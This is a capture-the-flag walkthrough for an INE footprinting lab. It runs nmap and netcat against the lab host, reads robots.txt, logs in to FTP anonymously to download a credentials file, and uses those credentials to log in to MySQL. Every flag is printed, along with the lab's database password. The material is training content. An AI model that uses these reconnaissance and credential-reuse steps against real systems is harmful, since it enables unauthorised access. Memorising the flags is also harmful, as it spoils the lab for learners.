1️⃣ Assessment Methodologies: Footprinting and Scanning CTF 1

Overview

Open questions and topics to revisit.

Lab Environment

In this lab environment, you will be provided with GUI access to a Kali Linux machine. The target machine will be accessible at **http://target.ine.local**.

Objective: Perform reconnaissance on the target and capture all the flags hidden within the environment.


Flags to Capture:

- **Flag 1**: The server proudly announces its identity in every response. Look closely; you might find something unusual.
- **Flag 2**: The gatekeeper's instructions often reveal what should remain unseen. Don't forget to read between the lines.
- **Flag 3**: Anonymous access sometimes leads to forgotten treasures. Connect and explore the directory; you might stumble upon something valuable.
- **Flag 4**: A well-named database can be quite revealing. Peek at the configurations to discover the hidden treasure.

Tools

The best tools for this lab are:

- Nmap
- FTP
- MySQL



Phase 1: Initial Scanning

The process begins by identifying open ports and services on the target system to map the attack surface

`nmap -sV -sC -Pn target.ine.local`

```
└─# nmap -sV -sC -Pn target.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-03 21:19 IST
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
```

We see port 80 and the flag 1
Alternative Discovery:

You can also use Netcat to manually grab banners from specific ports

```
nc target.ine.local 80
GET / HTTP/1.1
Host: target.ine.local
```


```
└─# nc target.ine.local 80
GET / HTTP/1.1
Host: target.ine.local

HTTP/1.1 200 OK
Server: Werkzeug/3.0.6 Python/3.10.12
Date: Mon, 03 Nov 2025 16:00:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2557
Server: FLAG1_19551d1aa7a44b0fbe91dc04d5374aa7
Connection: close
```

And we seethe flag 1 : ***FLAG1_19551d1aa7a44b0fbe91dc04d5374aa7***

Phase 2: Web Directory Enumeration

Based on common web server configurations, the `/robots.txt` file is checked for hidden paths or instructions

http://target.ine.local/robots.txt



Visiting /secret-info/
And we get the flag:
FLAG2_2b72d8a75d1842c79637792083742969

Phase 3: Anonymous FTP Access

Testing for misconfigured services that allow login without valid credentials

```
ftp target.ine.local
# Login as 'anonymous' with no passwor
```

Then once inside :

```
ls -la           # List all available files
get creds.txt    # Download credential file
get flag.txt     # Download the third flag
exit
```

```
└# ftp target.ine.local
Connected to target.ine.local.
220 (vsFTPd 3.0.5)
Name (target.ine.local:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||42694|)
150 Here comes the directory listing.
drwxr-xr-x    1 0        108          4096 Nov 03 15:37 .
drwxr-xr-x    1 0        108          4096 Nov 03 15:37 ..
-rw-r--r--    1 0        0              22 Oct 28  2024 creds.txt
-rw-r--r--    1 0        0              39 Nov 03 15:37 flag.txt
226 Directory send OK.
ftp> cat flag.txt
?Invalid command.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||45177|)
150 Opening BINARY mode data connection for flag.txt (39 bytes).
100% |***********************************************************************
226 Transfer complete.
39 bytes received in 00:00 (88.36 KiB/s)
ftp> get creds.txt
local: creds.txt remote: creds.txt
229 Entering Extended Passive Mode (|||46442|)
150 Opening BINARY mode data connection for creds.txt (22 bytes).
100% |***********************************************************************
226 Transfer complete.
22 bytes received in 00:00 (57.59 KiB/s)
ftp> exit
221 Goodbye.
```

Next,

`cat creds.txt`
`cat flag.txt`

Result: Credentials harvested: `db_admin:password@123`

```
┌──(root㉿INE)-[~]
└─# cat flag.txt
FLAG3_77f14a314fca4173ad33c9295a49f6d2

┌──(root㉿INE)-[~]
└─# cat creds.txt
db_admin:password@123
```

We get flag3: ***FLAG3_77f14a314fca4173ad33c9295a49f6d2***

Phase 4: Database Login

Using the harvested credentials to access the MySQL service identified in the initial scan

`mysql -h target.ine.local -u db_admin -p –> enter password : password@123`

```
└─# mysql -h target.ine.local -u db_admin -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 32
Server version: 8.0.39-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show database
    -> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corre
ght syntax to use near 'database' at line 1
MySQL [(none)]> show databases;
+--------------------------------------+
| Database                             |
+--------------------------------------+
| FLAG4_666d8cbb87fc4f55b0482e927b9bb017 |
| information_schema                   |
| mysql                                |
| performance_schema                   |
| sys                                  |
```

We get the fourth flag : ***FLAG4_666d8cbb87fc4f55b0482e927b9bb017***